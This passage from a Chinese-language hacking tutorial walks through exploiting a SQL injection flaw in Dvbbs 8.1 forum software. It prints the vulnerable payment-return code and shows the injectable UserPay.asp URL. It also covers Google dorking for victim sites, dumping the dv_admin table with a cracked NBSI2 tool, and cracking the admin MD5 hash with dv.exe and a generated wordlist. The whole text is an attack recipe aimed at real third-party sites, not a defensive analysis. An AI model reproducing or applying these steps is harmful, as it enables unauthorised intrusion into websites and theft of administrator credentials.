        If Dvbbs.Forum_ChanSetting(5) <> "0" Then
                AliPay_Return_Old()
                Exit sub
        Else
                Dim Rs,Order_No,EnCodeStr,UserInMoney
                Order_No=Request("out_trade_no")
                Set Rs = Dvbbs.Execute("Select * From [Dv_ChanOrders] Where O_IsSuc=3 And
O_PayCode='"&Order_No&"'")
                If not(Rs.Eof And Rs.Bof) Then
                        AliPay_Return_Old()
                        Exit sub
                End if
                Response.Clear
                Set Rs = Dvbbs.Execute("Select * From [Dv_ChanOrders] Where O_IsSuc=0 And
O_PayCode='"&Order_No&"'")
                If Rs.Eof And Rs.Bof Then
                        Response.Write "N"
                Else
                        Response.Write "Y"
                        Dvbbs.Execute("Update Dv_ChanOrders Set O_IsSuc=3 Where O_ID = " &
Rs("O_ID"))
                End If
                Response.End
        End If
End Sub
```

图29 漏洞代码

同样的，也可以直接从网上搜索网站作为攻击目标，直接在Google或百度中，以关键词“Powered By Dvbbs Version 8.1”进行搜索，即可找到大量漏洞站点进行攻击测试。

1. 生成交易记录

枫用刚才注册的账号登录，然后点击论坛页面中的“插件”→“道具中心”，打开论坛道具交易中心。再点击交易中心的“购买论坛点券”链接，打开购买页面，在“要支付的金额”中随便输入一个数字，然后点击“网上支付”按钮（图30）。将弹出支付宝页面，要求选择网上支付方式，使用网上银行之类的。别担心，不用真正的支付，直接关闭掉支付宝页面，返回刚才的购买页面。




图30 网上支付

在购买页面中，点击“所有交易记录”链接，将打开交易记录列表页面，可看到刚才的购买已经被记录了，只是交易状态显示为失败（图31）。




图31 生成交易记录

2. 漏洞测试

点击刚才的交易记录，复制“订单号”中的内容，这里的交易记录订单号为“2008020200233811898b64cea5f”。复制完毕后，再次点击页面中的“购买论坛点券”链接，在打开的页面地址栏中可以看到“UserPay.asp”的链接，这里为：

http://www.***.com/UserPay.asp

在后面添加链接提交参数，链接变为如下：

http://www.***.com/UserPay.asp?raction=alipay_return&out_trade_no=2008020200233811898b64cea5f

其中，“raction=alipay_return&out_trade_no=”为提交的参数，“200802020023811898b64cea5f”为订单号，订单号要根据具体情况修改。具体提交检测的链接地址为“http://论坛地址/UserPay.asp?raction=alipay_return&out_trade_no=交易订单号”。

提交参数后，页面中返回一个“Y”字符提示，表示正常。现在在链接地址后面加上一个单引号“'”，回车后将会显示如下提示（图32）：

Microsoft JET Database Engine (0x80040E14)

字符串的语法错误 在查询表达式 'O_IsSuc=3 And O_PayCode='2008020200233811898b64cea5f'' 中。

/asp/inc/Dv_ClsMain.asp, 第 1525 行




图32 正常页面与注入信息页面

对比提交单引号前后两次提示信息，可知此处存在注入漏洞。

【加油站】单引号提交法

单引号提交法是检测链接是否存在注入漏洞的最常用方法。此外，还可以使用分别提交“and 1=1”和“and 1=2”，如果两次提交结果显示不一样，那么也说明存在注入漏洞。不过在本例中，由于参数过滤的原因，使用第二种方式无法检测到注入漏洞。

现在检测出了Dvbbs8.1中存在注入漏洞，但是这个注入漏洞还是有一点特殊的——在提交了单引号后，原来的链接会失效，也就是说在本例中，再次提交“http://127.0.0.1/asp/UserPay.asp?raction=alipay_return&out_trade_no=20080202002338118 98b64cea5f”时，会显示“错误，非法的订单参数”提示（图33）。记住这个信息，这将作为后面用来进行注入攻击时的特征码。




图33 链接失效信息

3. 注入攻击

进行注入攻击，可以使用手工注入猜解，也可以直接使用工具。这里为了方便，枫直接使用了SQL注入猜解工具进行攻击。

枫运行了“NBSI2 911商业破解版”，在注入“注入地址”中输入刚才的链接地址：

http://www.***.com/UserPay.asp?raction=alipay_return&out_trade_no=2008020200233811898b64cea5f”

注意是没有单引号的。点击“检测”按钮，将会提示“未检测到注入漏洞”（图34）。




图34 首次检测

现在就可以使用特征码了，在“特征字符”中输入刚才记录的“错误，非法的订单参数”中的任意字符，例如这里输入“非法”。然后点击“检测”，就会提示检测到注入漏洞类型为“ASCII码折半法分折”及数据库等信息（图35）。

——没想到，这个论坛其实是Access数据库的，看来论坛管理员对论坛的伪装作得真是太好了！居然还放了一个假的SQL记录数据库，以致完美的欺骗了枫这样的高手！




图35 加入特征字符检测到漏洞

现在要猜解数据库中的表名和字段名，以找到管理员密码。点击“已猜解表名”区域处的“猜解表名”按钮，将会自动利用注入漏洞分析出数据库中的所有表名（图36）。



图36 检测到表名

这里出现了两个表名，而Dvbbs8.1的管理员密码保存的表名为“dv_admin”，选择该表名，再点击“已猜解列名”处的“猜解列名”，即可自动分析出数据表中的所有数据列。这里分析出3个列，分别是“ID”、“Username”和“Password”，代表用户ID、用户名和用户密码（图37）。




图37 检测到列名

勾选三个列，点击“猜解数据”按钮，在“已猜解记录”中就可以看到如下所示的数据记录了（图38）：

[id]:1 [username]:admin [password]:469e80d32c0559f8




图38 检测到管理员用户名与密码

猜解出来的信息，表示用户ID为1，用户名和密码分别为“admin”和“469e80d32c0559f8”。猜解出来的数据往往会有多个，此时要选择ID为1的用户名及密码进行破解，因为ID为1的用户名是数据库中最初始的数据，权限也往往就是管理员的。

4. 破解管理员密码

枫现在要作的是将猜解出来的用户密码还原破解，拿到管理员的明文密码。

暴力破解MD5密码要花上很长的时间，但是枫一个非常好的工具“dv.exe”，这可是许多菜鸟黑客梦寐以求的入侵利器，这个小工具可以在几秒之内就破解出8位数以内的纯字母和数字。

“dv.exe”也是运行在命令模式下的，使用方法很简单，输入“dv.exe /? ”可以看到

命令的运行格式（图39）：

dv -p <pwfile> [[-w <wordlist>] | [-b]] [-o <outfile>]

各参数的代表意义如下：

-p <pwfile>　指定从此文件读取md5的散列和用户名；

-w <wordlist>　表示从此文件读取字典来破解；

-o <outfile>　用于指定存放最后得到的密码和用户名的文件名；

-b [num] | [char] 暴力破解,num代表8位数字破解,char代表8位字符破解。




图39 破解命令格式

复制管理员的密码MD5密文文件后，打开记事本创建一个名为“passfile.txt”的文本文件，在其中粘贴入刚才复制的密码MD5密文，文件格式为（图40）：

MD5密码 用户名




图40 建立密文文件

然后枫下载了一个名为“超级字典生成器”的工具，用它来生成破解管理员密码的字典文件。运行“超级字典生成器”后，先选择“基本字符”标签，设置密码中要包启的基本字符，由于“dv.exe”只能破解简单的数字和字符型密码，枫也不想花太多的时间在暴力破解上，所以枫只选择了其中的“数字”和“字母”项，点击后面的“全选”按钮，完成密码字符的设置（图41）。




图41 设置密码字符

切换到“生成字典”标签中，指定了字典的保存路径和文件名“c:\password.txt”，然后再选择密码的位数。以枫的经验，密码不会太简单，至少在6位以上；但是如果超过8位的话破解起来也太麻烦了，所以将位数定为6~8位（图42）。设置完毕，点击“生成字典”，就可以生成一个越级字典了。




图42 设置密码位数

一切准备妥当，枫开始运行破解工具，在命令提示窗口中输入命令（图43）：

dv -p passfile.txt -w password.txt -o c:\final.txt




图43 破解命令

命令执行后，枫开始了静静的等待，如果顺利的话，不出5分钟，被破译还原出来的明文密码就将保存在“c:\final.txt”文件中。

与此同时，枫登录了一些在线破解MD5密码的站点，尝试在线破解。不过都没有成功。



【加油站】MD5密文破解

在猜解出来的数据中，“469e80d32c0559f8”是经过MD5加密的16位密文，需要将其破解成明文密码。最简单的方法是使用一些在线的MD5破解工具，例如这里打开网页（http://www.cmd5.com），输入密文后，点击“MD5加密或解密”按钮，即可看到破解后的明文密码为“admin888”了（图44）。

